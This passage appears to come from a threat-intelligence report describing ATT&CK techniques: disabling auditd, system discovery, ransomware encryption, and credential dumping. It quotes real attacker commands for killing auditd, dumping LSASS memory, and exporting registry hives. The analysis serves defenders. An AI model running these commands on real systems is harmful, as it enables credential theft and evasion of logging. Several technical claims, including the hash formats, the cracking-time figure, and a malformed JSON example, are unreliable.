### Adversary Use of Disable or Modify Linux Audit System

The Linux Audit System, often referred to as `auditd`, operates at the kernel level to capture and log security-relevant information about activities in the operating system. The `auditd` daemon operates within the parameters set in the `audit.conf` configuration file and writes events to disk accordingly. The log generation rules can be configured using either the `auditctl` command line utility or the `/etc/audit/audit.rules` file, containing a sequence of `auditctl` commands loaded during system boot.

Adversaries disable the audit system service to prevent the logging of their malicious activities. This can be accomplished by terminating processes associated with the `auditd` daemon using command-line tools or by employing `systemctl` to halt the audit service. Disabling or modifying the audit system creates a vacuum in the audit trail, allowing adversaries to operate without leaving the customary traces that would alert administrators to their presence.

In the Disable or Modify Linux Audit System technique, adversaries often target the configuration and rule files governing the Linux Audit System. This involves editing files such as `/etc/audit/audit.rules` or `audit.conf` to manipulate the audit rules, effectively excluding specific activities from being logged. This way, adversaries can selectively disable the logging of events related to their malicious actions, rendering the Audit System blind to their activities and mitigating the risk of detection.



In another method, adversaries utilize more sophisticated techniques, such as hooking into the Audit System library functions. By doing so, they can manipulate the behavior of the Audit System dynamically, either disabling the logging functionality entirely or altering the rules in real time to evade detection. This level of sophistication allows adversaries to adapt to the evolving security landscape, making it challenging for defenders to predict and preemptively counteract their malicious maneuvers.

In July 2023, the **SkidMap** malware was observed using the following commands to terminate the auditd demon [72].

```
sed -i 's/RefuseManualStop=yes/RefuseManualStop=no/g'  
/lib/systemd/system/auditd.service  
rm-f /usr/sbin/auditd  
rm -f /sbin/auditd  
killall -9 auditd
```



## #4 T1082 System Information Discovery

System information discovery involves collecting information about computer systems or networks, such as hardware, software, and network configurations. Adversaries commonly use built-in tools to gather data on the network, operating system version, kernel ID, and potential vulnerabilities for exploitation. In the Red Report 2024, T1082 System Information Discovery rose from fifth to fourth place, indicating its growing importance in the successful use of native OS tools for discreet information gathering.

**Tactic**  
**Discovery**

**Prevalence**  
**23%**

**Malware Samples**  
**143,795**

## Adversary Use of System Information Discovery

Adversaries can use this technique to gather information about a compromised system. For instance, an adversary who wants to exploit a Linux machine may perform system information discovery to learn the corresponding kernel version and its possible vulnerabilities to develop an exploit. Note that this is not only limited to exploit development but also to finding and leveraging the appropriate tools specifically designed for the corresponding operating system.

The tools and techniques leveraged for system information discovery will be examined under two categories: OS Commands Used to Collect System Information and API Calls Used to Collect System Information for IaaS.

### OS Commands Used to Collect System Information

Adversaries can leverage various built-in operating system (OS) commands to perform a stealthy system information discovery. This section will examine the `systeminfo` (Windows) and `systemsetup` (macOS) tools in detail.

#### 1. `systeminfo` (Windows)

`systeminfo` is a built-in command-line tool that is included with Windows operating systems. This tool can display detailed information about a system's hardware and software components, including the operating system version, the installed hotfixes and service packs, and the system architecture. The table below shows what information a user can get using the `systeminfo` tool on Windows machines.

Operating System Configuration	OS name/version/manufacturer/configuration/, OS build type, registered owner, registered organization, original install date, system locale, input locale, product ID, time zone, logon server
Security Information	Hotfix(es)
Hardware Properties	RAM, disk space, network cards, processors, total physical memory, available physical memory, virtual memory
Other System Information	system boot time, system manufacturer, system model, system type, BIOS version, windows directory, system directory, boot device

Below, you will find an example output of the **systeminfo** tool.

```
Host Name: DESKTOP-ABCDEFGH
OS Name: Microsoft Windows 10 Pro
OS Version: 10.0.19041 N/A Build 19041
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Workstation
OS Build Type: Multiprocessor Free
Registered Owner: John Doe
Registered Organization: ACME Inc.
Product ID: 00330-10000-00000-AA999
Original Install Date: 2/1/2024, 6:31:06 PM
System Boot Time: 2/20/2024, 4:39:14 PM
System Manufacturer: Dell Inc.
System Model: XPS 13
System Type: x64-based PC
Processor(s): 1 Processor(s) Installed.
               [01]: Intel64 Family 6 Model 142 Stepping 10

GenuineIntel ~3401 Mhz
BIOS Version: Dell Inc. 1.2.2, 3/1/2023
Windows Directory: C:\Windows
System Directory: C:\Windows\system32
Boot Device: \Device\HarddiskVolume1
System Locale: en-us;English (United States)
Input Locale: en-us;English (United States)
Time Zone: (UTC-08:00) Pacific Time
Total Physical Memory: 8,192 MB
Available Physical Memory: 4,270 MB
Virtual Memory: Max Size: 14,685 MB
Virtual Memory: 10,129 MB
Virtual Memory: In Use: 4,555 MB
Page File Location(s): C:\pagefile.sys
Domain: ACME
Logon Server: \\DC1
Network Card(s)
[01]: Intel(R) Ethernet Connection I219-LM
Hyper-V Requirements: A hypervisor has been detected. Features required
for Hyper-V will not be displayed.
```

Adversaries commonly use the **systeminfo** command in the wild.

For example, in June 2023, it was revealed that the Chinese APT group, **Volt Typhoon**, executed the following commands on the target system during their enumeration phase as part of the discovery process [73].

```
netstat -ano
reg query hklm\software\
systeminfo
tasklist /v
wmic volume list brief
wmic service brief
```

In one malware sample analyzed in September 2023, it was seen that adversaries ran the **systeminfo** command to perform system enumeration [28].

```
* 88ceea988a4b66edfa194eae2aaf50951c6fbbc7d5aa8d19351d36531667fd89
```

In a different instance reported in July 2023, malicious actors planted a batch file onto the targeted system. This batch file initiated host reconnaissance commands and stored the generated outcomes in a file titled "**c3IzLmluZm8**" [74]. When decoded from **Base64**, it was revealed that the file name "**c3IzLmluZm8**" translates to "**sys.info**." Subsequently, the following commands were executed to collect specific system metadata:

```
tasklist /v
arp -a
netstat -ano
ipconfig /all
systeminfo
```

## 2. **system\_profiler** (macOS)

**system\_profiler** is a command-line utility on macOS that provides detailed information about the hardware and software configuration of a mac device. An adversary who has gained access to a mac host could use this tool to gather information about the system, such as the version of the operating system, the model and make of the computer, the type and amount of memory installed, and so on.

Here is an example command demonstrating how adversaries can leverage the `system_profiler` utility [75].

```
system_profiler SPHardwareDataType SPSoftwareDataType
```

By combining these two data types in a single command, an adversary can efficiently collect a comprehensive profile of both the hardware and software aspects of the system, which can be critical for planning further malicious activities like targeted malware attacks, system exploitation, or data exfiltration.

### 3. `systemsetup` (macOS)

On macOS machines, the `systemsetup` configuration tool is versatile for gathering comprehensive system information. It allows you to view and modify various system settings, such as the hostname, time zone, and network configurations. Like `systeminfo`, the `systemsetup` tool can also provide detailed insights into a system's hardware and software components.

While it requires root/administrator-level privileges, the available options for the `systemsetup` tool on macOS vary depending on the version of the operating system you are using. However, some common options that can be used for system information discovery include:

**'-gettimezone':** It displays the current time zone of the system.

```
user@macos:~$ sudo systemsetup -gettimezone  
Time Zone: America/Denver
```

Adversaries may leverage this option to determine if the system is configured to use the correct time zone. If not, the target system may be more susceptible to certain types of attacks, such as time-based attacks that rely on the system's clock being out of sync with other systems.

For instance, in a hypothetical scenario, if an attacker discovers a system clock discrepancy, they could schedule a `cron` job to exploit it, potentially aligning the execution of a malicious script with a specific event or trigger. The `cron` job might look something like this:

```
0 2 * * * /path/to/malicious/script.sh
```

This line in a crontab file would theoretically schedule the `script.sh` to run at 2:00 AM system time every day. If the system's clock is incorrectly set, this could trigger the script at an **unexpected time**, possibly aligning with a time-based security loophole or during low monitoring periods.

'**-getcomputername**': It displays the current hostname of the system.

```
user@macos:~$ sudo systemsetup -getcomputername
Computer Name: John's MacBook Pro
```

This option can be used to learn the hostname to determine if the system is configured to use a fully qualified domain name (FQDN) or a simple hostname. It can also be used to identify potential vulnerabilities in the system's name resolution configuration, such as misconfigured DNS records or a lack of domain name validation.

'**-getremotelogin**': It displays the current status of remote login, which allows users to access the system remotely over the network.

```
user@macos:~$ sudo systemsetup -getremotelogin
Remote Login: On
```

This option is often leveraged to determine if remote login is enabled on the system, and if this is the case, they may want to learn which remote login protocols are supported. Later, adversaries can use this information to gain unauthorized access to the system by exploiting vulnerabilities in the remote login protocols.

## 4. networksetup (macOS)

`Systemsetup` is not the only built-in tool that adversaries can leverage.

The `networksetup` tool in `macOS` can be used by adversaries for reconnaissance purposes. By using the `listallnetworkservices` option, an adversary can list all network services configured on the system. This information can be crucial for understanding the network environment of the target system and identifying potential avenues for network-based attacks or further exploitation.

```
user@macos:~$ sudo networksetup -listallnetworkservices
An asterisk (*) denotes that a network service is disabled.
Wi-Fi
Thunderbolt Bridge
*Hotspot Shield VPN
```

In this example, the command lists available network services like Wi-Fi and **Thunderbolt Bridge**, and indicates that "**Hotspot Shield VPN**" is disabled. This knowledge can help an attacker understand the network setup and potentially identify less secure or disabled network services that can be exploited.

On the other hand, the **networksetup -getinfo** command is another powerful tool in macOS that can be used by adversaries to gather detailed network configuration information. When used with a specific network service like Wi-Fi, it can reveal various settings and parameters.

```
user@macos:~$ sudo networksetup -getinfo Wi-Fi
DHCP Configuration
IP address: 192.168.1.100
Subnet mask: 255.255.255.0
Router: 192.168.1.1
Client ID:
Wi-Fi ID: 00:1e:65:3b:42:fb
```

In this output, the command provides critical network information such as the IP address, subnet mask, router address, and the Wi-Fi interface's MAC address. This data can be valuable for an adversary in understanding the network layout, identifying potential internal network targets, and planning further network-based attacks or intrusions.

## 5. Built-in Linux Functions

On compromised Linux hosts, adversaries can run built-in commands or create tools that leverage these command-line utilities to gain system-related information.

Function Name	What It Gathers
<b>uname</b>	Name and information about the Linux kernel.
<b>sysinfo</b>	Memory statistics and swap space usage.
<b>statvfs</b>	Statistics for the filesystem, including the current working directory.
<b>if_nameindex</b>	Network interface names.

For instance, In a real-world scenario disclosed in November 2023, exploiting the **PHPUnit** vulnerability (identified as **CVE-2017-9841**) allowed attackers to open a reverse shell on port **1337** of the targeted system. This vulnerability was notably exploited by the **Kinsing** malware, which then utilized this access to run reconnaissance commands such as '**uname -a**' and '**passwd**' [76].



## API Calls Used to Collect System Information for IaaS

Infrastructure-as-a-Service (IaaS) providers, such as Amazon Web Services (AWS), Microsoft Azure, and Google Cloud Platform (GCP), offer APIs that allow users to retrieve information about the instances in their cloud infrastructure.

### 1. Describe-instance-information (AWS)

The `DescribeInstanceInformation` action is part of the Amazon EC2 Systems Manager API in AWS. It allows you to retrieve information about your Amazon EC2 instances and on-premises servers that are registered with Systems Manager. To call the `DescribeInstanceInformation` action, adversaries can use the AWS Command Line Interface (CLI) or the Systems Manager API. Here is an example of how adversaries call the action using the AWS CLI:

```
aws ssm describe-instance-information --instance-information-filter-list
key=InstanceIds,valueSet=i-12345678
```

This command will retrieve information about the instance with the ID `i-12345678`. You can also specify multiple instances by providing a list of instance IDs in the `valueSet` parameter.

Here is an example of the JSON response that the `DescribeInstanceInformation` action might return:

```
{
  "InstanceInformationList": [
    {
      "InstanceId": "i-12345678",
      "PingStatus": "Online",
      "LastPingDateTime": 1608299022.927,
      "AgentVersion": "2.3.1234.0",
      "IsLatestVersion": true,
      "PlatformName": "Windows",
      "PlatformType": "Windows",
      "PlatformVersion": "2012",
      "ActivationId": "1234abcd-12ab-12ab-12ab-123456abcdef",
      "IamRole": "ssm-role",
      "RegistrationDate": 1608298822.927,
      "ResourceType": "Instance",
      "Name": "my-instance",
      "IPAddress": "1.2.3.4"
    }
  ]
}
```

## 2. Virtual Machine - Get (Azure)

Adversaries can use the Get request to retrieve information about a VM in Microsoft Azure. The Get request can be made using the Azure REST API, Azure PowerShell cmdlets, or Azure CLI. Using the Get request, attackers can retrieve a wide range of information about the VM, including its resource group, location, size, status, and more.

Adversaries can send an **HTTP GET** request to the Azure Management **REST API**. The request should be made to the following URL:

```
hxxps://management.azure.com/subscriptions/{subscriptionId}/resourceGroups/{resourceGroupName}/providers/Microsoft.Compute/virtualMachines/{vmName}?api-version={apiVersion}
```

Where:

- **subscriptionId** is the ID of the subscription that the VM belongs to.
- **resourceGroupName** is the name of the resource group that the VM belongs to.
- **vmName** is the name of the VM you want to retrieve information about.
- **apiVersion** is the version of the Azure Management REST API you want to use.

The request should include an Authorization header with a Bearer token that authenticates the request. Here is a minimized example of the JSON response that the Azure Management REST API might return when you send a GET request to retrieve information about a VM:

```
{"id":"/subscriptions/{subscriptionId}/resourceGroups/{resourceGroupName}/providers/Microsoft.Compute/virtualMachines/{vmName}", "name":"{vmName}", "type":"Microsoft.Compute/virtualMachines", "location":"EastUS", "properties":{"vmId":"{vmId}", "hardwareProfile":{"vmSize":"Standard_D1_v2"}, "storageProfile":{"imageReference":{"publisher":"Canonical", "offer":"UbuntuServer", "sku":"18.04-LTS", "version":"latest"}, "osDisk":{"name":"{vmName}-osdisk", "caching":"ReadWrite", "createOption":"FromImage", "diskSizeGB":30, "managedDisk":{"storageAccountType":"Standard_LRS"}}, "osProfile":{"computerName":"{vmName}", "adminUsername":"azureuser", "linuxConfiguration":{"disablePasswordAuthentication":true, "ssh":{"publicKeys":[{"path":"/home/azureuser/.ssh/authorized_keys", "keyData":"{ssh-public-key}"}]}}, "networkProfile":{"networkInterfaces":[{"id":"/subscriptions/{subscriptionId}/resourceGroups/{resourceGroupName}/providers/Microsoft.Network/networkInterfaces/{vmName}-nic", "properties":{"primary":true}}]}, "provisioningState":"Succeeded"}}
```

### 3. instances.get (GCP)

The `instances.get` method in Google Cloud Platform (GCP) is used to retrieve information about a specific Compute Engine virtual machine instance. It is a part of the Compute Engine API, which allows you to create and manage virtual machine instances on Google's infrastructure.

To use the `instances.get` method; you need to provide the name of the instance that you want to retrieve information about, as well as the project and zone in which it is located. You can also specify additional parameters to customize the request.

Here is an example of how to use the `instances.get` method in the Google Cloud Platform API:

```
gcloud compute instances get [INSTANCE_NAME] \  
  --project=[PROJECT_ID] \  
  --zone=[ZONE]
```

Here is an example of the minimized JSON response that the `instances.get` method might return:

```
{  
  "id": "1234567890",  
  "creationTimestamp": "2023-01-01T12:34:56.789Z",  
  "name": "my-instance",  
  "zone": "projects/my-project/zones/us-central1-a",  
  "machineType": "projects/my-project/machineTypes/n1-standard-1",  
  "status": "RUNNING",  
  "disks": [  
    {  
      "deviceName": "my-instance",  
      "index": 0,  
      "type": "PERSISTENT",  
      "mode": "READ_WRITE",  
      "boot": true,  
      "autoDelete": true,  
      "initializeParams": {  
        "sourceImage": "projects/debian-cloud/global/images/family/debian-9",  
        "diskSizeGb": "10",  
        "diskType": "projects/my-project/zones/us-central1-a/diskTypes/pd-standard",  
        "diskSizeGb": "10",  
        "licenses": ["projects/my-project/global/licenses/windows-server"],  
        "interface": "SCSI",  
        "source": "projects/my-project/zones/us-central1-a/disks/my-instance",  
        "guestOsFeatures": [{"type": "VIRTIO_SCSI_MULTIQUEUE"}]}  
      },  
    ],  
  "canIpForward": false,  
  "networkInterfaces": [  
    {  
      "network": "global/networks/default",  
      "subnetwork": "projects/my-project/regions/us-central1/subnetworks/default",  
      "accessConfigs": [  
        {  
          "name": "External NAT",  
          "type": "ONE_TO_ONE_NAT",  
          "natIP": "1.2.3.4",  
          "aliasIpRanges": [],  
          "networkIP": "10.128.0.2",  
          "description": "My instance",  
          "labels": {"env": "prod"},  
          "scheduling": {"preemptible": false, "onHostMaintenance": "MIGRATE", "automaticRestart": true},  
          "deletionProtection": false, "reservationAffinity": {"consumeReservationType": "ANY_RESERVATION"}}  
        }  
      ],  
    }  
  ],  
}
```



## #5 T1486 Data Encrypted for Impact

Adversaries attack the availability of the data and services in target systems with malicious use of encryption. Since ransomware remains a financially lucrative business and rising geopolitical tensions have led to an increase in data destruction attacks, data encryption continues to be weaponized in their malware campaigns. In Red Report 2024, T1486 Data Encrypted for Impact is listed as the fifth most prevalent adversary technique, confirming that ransomware and data wiper malware trends are still a major threat to organizations and individuals.

**Tactic**  
**Impact**

**Prevalence**  
21%

**Malware Samples**  
129,969

## Adversary Use of Data Encrypted for Impact

Adversaries utilize advanced encryption algorithms to render their victim's data useless. In ransomware attacks, adversaries hold the decryption key for ransom with the hopes of financial gain. The pattern in the infamous ransomware attacks shows that adversaries use multiple encryption algorithms for speed, security, and efficiency.

There are two popular approaches in cryptographic encryption algorithms:

**Symmetric encryption** algorithms use the same key for encryption and decryption processes. This key is also known as the secret key. AES, Blowfish, ChaCha20, DES, 3DES, and Salsa20 are some popular examples of symmetric algorithms.

**Asymmetric encryption** algorithms use a key pair called public and private keys for encryption and decryption, respectively. These algorithms are also known as public key encryption. RSA, ECDH, and ECDSA are popular asymmetric encryption algorithms.

Symmetric encryption is best suited for bulk encryption because it is substantially faster than asymmetric encryption. Also, the file size after encryption is smaller when symmetric encryption is used. In order to efficiently carry out ransomware attacks, threat actors will often utilize symmetric encryption, which allows for faster encryption and exfiltration of the victim's files. Although symmetric encryption is faster and more efficient, it has two main limitations:

- **Key distribution problem:** The encryption key is the only thing that ensures privacy in symmetric encryption, and the secrecy of the encryption key is paramount for the confidentiality of the encrypted data. If the encryption key is revealed to a third party while in transit or on disk, encrypted files can be decrypted easily. Therefore, distributing the encryption key is a challenge that ransomware operators need to overcome.
- **Key management problem:** Using different encryption keys for different encryption operations is a common best practice for symmetric encryption. However, this practice creates a key management problem as the number of encryption keys grows for each encryption operation. For ransomware, threat actors must create different encryption keys for each infected host and keep all the keys secret; otherwise, victims can decrypt all the data using the revealed key.

Ransomware operators use asymmetric encryption to solve symmetric encryption's key distribution and management problems. Although slower than its alternative, asymmetric encryption allows ransomware operators to leave their public key in the infected hosts without worry since victims cannot decrypt their files without the private key.

In a typical ransomware attack, ransomware payload encrypts files with a symmetric encryption algorithm using a secret key. Then, the payload encrypts the secret key with a custom-created public key for the infected host. This combined use of both encryption algorithms is called the **hybrid encryption approach**. It helps ransomware operators leverage the fast encryption performance of symmetric encryption while using the strong security of asymmetric algorithms.

Ransomware	Symmetric Encryption	Asymmetric Encryption
<a href="#">AvosLocker</a> [77]	AES-256-CBC	RSA (2048-bit)
<a href="#">BlackMatter</a> [78]	Salsa20	RSA (1024-bit)
<a href="#">LockBit 3.0</a> [79]	AES-256	RSA (2048-bit)
<a href="#">Money Message</a> [80]	ChaCha20	ECDH with Curve P-384
<a href="#">Rancoz</a> [81]	ChaCha20	NTRUEncrypt
<a href="#">RTM Locker</a> [82]	ChaCha20	ECDH with Curve 25519

In another use case, adversaries abuse data encryption to destroy victims' data. In data destruction attacks, adversaries irreversibly encrypt files with keyless encryption techniques and leave their victims without a way to decrypt their files. Geopolitical tensions around the world led to the rise of data wiper malware.

Here are some of the recent wiper malware examples:

- [Azov Wiper](#) [83]
- [AwfulShred](#) [84]
- [BiBi Wiper](#) [85]
- [CaddyWiper](#) [86]
- [No-Justice](#) [87]
- [WhisperGate](#) [88]

Built-in Windows APIs allow users to utilize both symmetric and asymmetric encryption algorithms such as DES, 3DES, RC2, RC4, and RSA. Adversaries abuse this feature in their data encryption operations.

For example, **BlueSky** and **Nefilim** abuse **Microsoft's Enhanced Cryptographic Provider** to import cryptographic keys and encrypt data with the following API functions [89], [90].

- Initializing and connecting to the cryptographic service provider: **CryptAcquireContext**
- Calculating the hash of the plain text key: **CryptCreateHash**, **CryptHashData**
- Creating the session key: **CryptDeriveKey**
- Encrypt data: **CryptEncrypt**
- Clear tracks: **CryptDestroyHash**, **CryptDestroyKey**, **CryptReleaseContext**

Ransomware operators often query unique information to generate a unique identifier for infected hosts. Unique identifiers allow them to track infected hosts and encryption/decryption processes. For example, **Zeppelin** ransomware queries the **MachineGUID** value from the following registry key, as it is a unique identifier for each Windows host [91].

```
Registry: "HKLM\SOFTWARE\Microsoft\Cryptography"  
Key: "MachineGUID"
```

Security teams can monitor these API functions for ransomware detection.



## #6 T1003 OS Credential Dumping

Obtaining credentials is critical in adversaries' attack campaigns as it allows them to access other resources and systems in the target environment. Dumping credentials from operating systems and utilities is the most prevalent technique for adversaries to obtain account logins and credentials. Therefore, this technique has again secured its place as one of the top ten most frequently used techniques by adversaries.

**Tactics**  
**Credential Access**

**Prevalence**  
21%

**Malware Samples**  
125,983



# Where are Windows OS Credentials Stored?

In a Windows operating system, credentials are stored in several places:

- 1. Security Account Manager (SAM) database:** The SAM is a protected system file located on the local machine, which stores the hashed versions of the password for all local user accounts on the system.
- 2. Local Security Authority Subsystem Service (LSASS) memory:** LSASS is a Windows process responsible for authenticating user logins and enforcing security policies. When a user logs in, the LSASS process retrieves the user's credentials from the SAM database and stores them in memory for the duration of the session.
- 3. NTDS.dit:** NTDS.dit is a database file on domain controllers containing all of the Active Directory data. The data in the NTDS.dit file is replicated between domain controllers in a domain or forest. If a user's account is in Active Directory, the hashed passwords are stored in the NTDS.dit file. This allows users to authenticate across all domain-joined machines.
- 4. Local Security Authority (LSA) Secrets:** LSA secrets is a mechanism that allows storing secrets, such as passwords, in the Windows Registry. These secrets can be used to authenticate services, schedule tasks, and other tasks that require a password.
- 5. Cached Domain Credentials:** When a user logs into a Windows computer that is part of a domain, the user's domain credentials are cached on the local machine so that the user can continue to access resources on the network if the domain controller is unavailable. The cached credentials are typically stored in the LSASS memory and can be used to authenticate the user even if the domain controller is not reachable.
- 6. Credentials Manager:** Credential Manager is the built-in Windows feature that allows users to store and manage their credentials, like passwords or certificates. These credentials will be used when a user wants to access a network resource, web page, or application that requires a username and password.
- 7. Group Policy:** In certain situations, credentials may be stored in Group Policy to allow automatic login for a specific user or group of users. This can be useful in cases where a user needs to access a resource that requires a username and password, but the user is not present to enter the information manually.

## Where are Linux and macOS OS Credentials Stored?

In Linux and macOS operating systems, user credentials are typically stored in the following places. It's important to note that the exact locations and names of these files may vary depending on the specific Linux distribution or macOS version you are using.

1. **/etc/passwd:** This file is used to store user information, including username, user ID (UID), group ID (GID), and home directory path.
2. **/etc/shadow:** This file is used to store the password hashes and other information related to user authentication, such as the last time the password was changed and the date on which the account will expire. This file is only readable by the root user.
3. **PAM (Pluggable Authentication Modules):** PAM is a framework that allows Linux and macOS systems to use multiple authentication methods, such as local password authentication, Kerberos, and smart cards. PAM is configured through a series of files located in the `/etc/pam.d` directory.
4. **NSS (Name Service Switch):** This is a facility provided by the operating system that allows switching between different sources of information. For example, information about users, groups, and hosts. It is configured via the `/etc/nsswitch.conf` file. It can include the files `/etc/passwd` and `/etc/shadow` or an external database like LDAP, AD, or NIS.
5. **Kerberos:** Kerberos is an authentication protocol that uses tickets to establish secure connections between clients and servers. Kerberos is typically used in enterprise environments and is configured through the `krb5.conf` file, usually located in the `/etc` directory.

## Adversary Use of OS Credential Dumping

After gaining access and elevated privileges to a target system, adversaries harvest as many credentials as possible. Adversaries utilize the OS Credential Dumping technique to collect account login and password from the compromised system's operating system and utilities. These credentials could allow threat actors to gain access to other systems and services in the network with new privileges. Adversaries use the harvested credential information for:

- accessing restricted data and critical assets
- moving laterally to other hosts in the network
- creating new accounts and removing them to impede forensic analysis
- figuring out password patterns and policies to harvest other credentials

## Sub-techniques of OS Credential Dumping

There are 8 sub-techniques under the OS Credential Dumping technique in ATT&CK v14:

ID	Name
T1003.001	LSASS Memory
T1003.002	Security Account Manager
T1003.003	NTDS
T1003.004	LSA Secrets
T1003.005	Cached Domain Credentials
T1003.006	DCSync
T1003.007	Proc Filesystem
T1003.008	/etc/passwd and /etc/shadow

Each of these sub-techniques will be explained in the next sections.

## #6.1. T1003.001 LSASS Memory

Windows operating systems store the credentials of logged-in users in the Local Security Authority Subsystem Service (LSASS). LSASS allows users and services to access network resources seamlessly without re-entering their credentials. Adversaries harvest credentials by dumping LSASS memory.

LSASS verifies users logging into a Windows system, handles password changes, and creates access tokens. To authenticate users, the `lsass.exe` process stores and uses credentials in different forms, such as Kerberos tickets, reversibly encrypted plain text, LM hashes, and NT hashes. Users with `SYSTEM` privilege can interact with the `lsass.exe` process and dump its memory.

### Adversary Use of LSASS Memory

Since LSASS memory contains valuable credentials, adversaries utilize various methods and tools to dump LSASS memory and extract credentials:

- **Mimikatz:** Mimikatz is the most common tool for credential dumping. Mimikatz can extract plaintext passwords, password hashes, PIN codes, and Kerberos tickets from memory. Adversaries also use Mimikatz to perform pass-the-hash, pass-the-ticket, and Golden tickets attacks [92].
- **gsecdump:** Gsecdump is a credential dumping tool that can harvest password hashes from LSA secrets, Active Directory (AD), Security Account Manager (SAM), and logon sessions [93].
- **ProcDump:** ProcDump is a legitimate tool that is part of the Microsoft Sysinternals suite [94]. ProcDump monitors applications for CPU spikes and generates a memory dump of processes. However, adversaries abuse ProcDump to dump LSASS memory and extract credentials from the memory dump.
- **Windows Task Manager:** Users can create memory dumps for processes using Windows Task Manager's Create Dump File feature. Adversaries with `SYSTEM` privilege can use this feature to dump LSASS memory.
- **Direct System Calls and API Unhooking:** Adversaries may use direct system calls to avoid security controls. By executing the system calls directly, adversaries bypass Windows and Native API and may also bypass any user-mode hooks used by security controls. For example, Dumpert can dump LSASS memory via direct system calls and API unhooking [95].

Below, you'll discover a list of APT groups and threat actors who are utilizing LSASS memory-dumping techniques.

For instance, as evident in CISA's cybersecurity advisory released in September 2023 (AA23-250A), APT actors utilized **ProcDump**, a tool typically employed for monitoring and creating crash dumps of processes, to execute a sophisticated cyber attack [22].

They placed ProcDump in the `c:\windows\system32\prc64.exe` directory for two key purposes: enumerating running processes and applications and, more crucially, dumping credentials from the LSASS. This technique demonstrates the attackers' adeptness in repurposing legitimate system tools for malicious objectives, a tactic often employed to blend in with normal network activities and avoid detection.

Additionally, in another CISA advisory released in March 2023 (AA23-075A), it was seen that **LockBit 3.0** ransomware group also used Microsoft Sysinternals **ProcDump** to dump the contents of LSASS.exe [17].

Following this, a subsequent advisory in May 2023 (AA23-136A) highlighted the actions of the **BianLian** ransomware group, which similarly targeted the `lsass.exe` process but chose to create a memory dump and save it as a CSV file [18].

```
cmd.exe /Q /c for /f "tokens=1,2 delims= " ^%A in ("tasklist /fi "Imagename eq lsass.exe" | find "lsass"") do rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump ^%B \Windows\Temp\
```

The command uses `cmd.exe` to list processes matching '`lsass.exe`,' then employs `rundll32.exe` to invoke `comsvcs.dll` for creating a full memory dump of LSASS into a specified file, leveraging a Windows built-in function for detailed process examination.

## #6.2. T1003.002 Security Account Manager

The Security Account Manager (SAM) database stores information related to local accounts, including usernames and hashed passwords. This database resides on the local disk as a file, and adversaries use various methods to access the SAM file and extract credentials.

The SAM is used to store credentials for local accounts. It was introduced with Windows XP and is still in use for the latest versions of Windows. The SAM file is located in `%systemroot%\system32\config\SAM` and is mounted on the `HKLM/SAM` registry hive. Also, the same password hashes are stored in `%systemroot%\system32\config\SYSTEM`, and backup copies can be found in `%systemroot%\repair` directory.

The SAM database stores hashes of user passwords instead of plaintext versions. While the hash format used for password storage changed over time, the SAM database is still used by the latest versions of Windows.

- **LM:** (Legacy systems): Introduced in 1987. While turned off by default since Windows Vista/Server 2008, users can enable it afterward.
- **NTLMv1:** Introduced in 1993. It is an improved version of LM but still contains vulnerabilities.
- **NTLMv2:** This updated version of NTLMv1 includes additional security features, such as a challenge/response mechanism to provide message integrity and replay protection. It's mainly used in Windows operating systems and older versions than Windows NT3.1 and Windows 2000.
- **NTLMv2 Session Security:** This is an update of NTLMv2 that includes additional security features, like signing and sealing the messages, more robust encryption keys, and secure channel protection.
- **Kerberos:** This is an industry-standard authentication protocol used in Windows operating systems.
- **bcrypt:** A more advanced password hashing algorithm designed to replace md5crypt, Blowfish-based crypt(3) algorithm.

**scrypt:** Another advanced password hashing algorithm, designed to be more computationally expensive than bcrypt, better suited for usage with stronger user authentication.

Since the password is stored in a one-way format (i.e., irreversible), it is not feasible to get the original password from the hashed output as long as the length and complexity of the password are not susceptible to birthday attacks.

A **one-way hash function** is a mathematical function that converts an input string of variable length into a fixed-length binary sequence. This sequence is difficult to reverse, meaning it is difficult to use the output (the hash) to determine the original input string. One-way hash functions are commonly used to securely store passwords and other sensitive data.

## Adversary Use of Security Account Manager

Several tools can retrieve the SAM file through in-memory techniques, such as `pwdumpx.exe`, `Gsecdump`, `Mimikatz`, and `secretsdump.py`.

In addition to these above, adversaries can extract the SAM from the Registry via Reg:

```
reg save HKLM\sam sam
reg save HKLM\system system
```

For instance, `TrickBot`'s ADII module takes advantage of the "Install from Media" command to dump the **Active Directory** database and various Registry hives to the `%Temp%` folder with the following command [96].

```
reg save HKLM\SAM %TEMP%\[generated-id]1.dat /y
```

These files are then compressed and sent back to the attackers.

Another example comes from CISA's cybersecurity advisory, which was released in December 2023 [97]. In this operation, the **Russian Foreign Intelligence Service** (SVR) had a specific target: their victims' Windows Registry. They concentrated on extracting sensitive data from the **SYSTEM**, **SAM**, and **SECURITY** hives. To accomplish this, they utilized the `reg save` command to generate copies of these hives in the `C:\Windows\temp\` directory, successfully capturing vital system and user data.

```
reg save HKLM\SYSTEM ""C:\Windows\temp\1\sy.sa"" /y
reg save HKLM\SAM ""C:\Windows\temp\1\sam.sa"" /y
reg save HKLM\SECURITY ""C:\Windows\temp\1\se.sa"" /y
```

Subsequently, **PowerShell** was employed to compress these files into a **.zip** archive, staged in the same directory.

```
powershell Compress-Archive -Path C:\Windows\temp\1\ -DestinationPath  
C:\Windows\temp\s.zip -Force & del C:\Windows\temp\1 /F /Q
```

This methodical approach not only allowed them to systematically gather vital system information but also facilitated smooth exfiltration through their backdoor capabilities, highlighting a calculated and efficient strategy for sensitive data exfiltration.

Another credential dumping example is from the CISA's cybersecurity advisory (**AA23-144A**) on **Volt Typhoon**, which was released in May 2023 [38].

```
reg save hklm\sam ss.dat  
reg save hklm\system sy.dat
```

These two commands are used to export the SAM and SYSTEM hives from the Windows Registry into respective files, **ss.dat**, and **sy.dat**.

So far, we have seen several examples of SAM database dumping through registry manipulation. However, it is essential to note that passwords within the SAM file are not stored in cleartext but in a hashed format. And even though hash functions are designed to be one-way, having an output makes it impossible to learn the input; hashing passwords does not guarantee a foolproof security measure. With a list of dumped valid account credentials, adversaries can perform offline password cracking attacks to find the cleartext password by trying many combinations of characters and comparing the resulting hashes to the stored password hash.

There are several ways to perform an offline password-cracking attack:

## 1. Brute-Force Attacks

In this attack type, adversaries try all possible combinations of characters up to a certain length and character set. The length and set of characters are generally defined by adversaries through gaining knowledge of the organization's password policy. It is important to note that as a password's complexity increases, brute-force attacks become significantly time-consuming and inefficient. For instance, adversaries can crack passwords with 12 characters using ChatGPT hardware in 8 months [98]. However, it would take them 3000 years to crack 14-character passwords with the same tools



## 2. Dictionary Attack

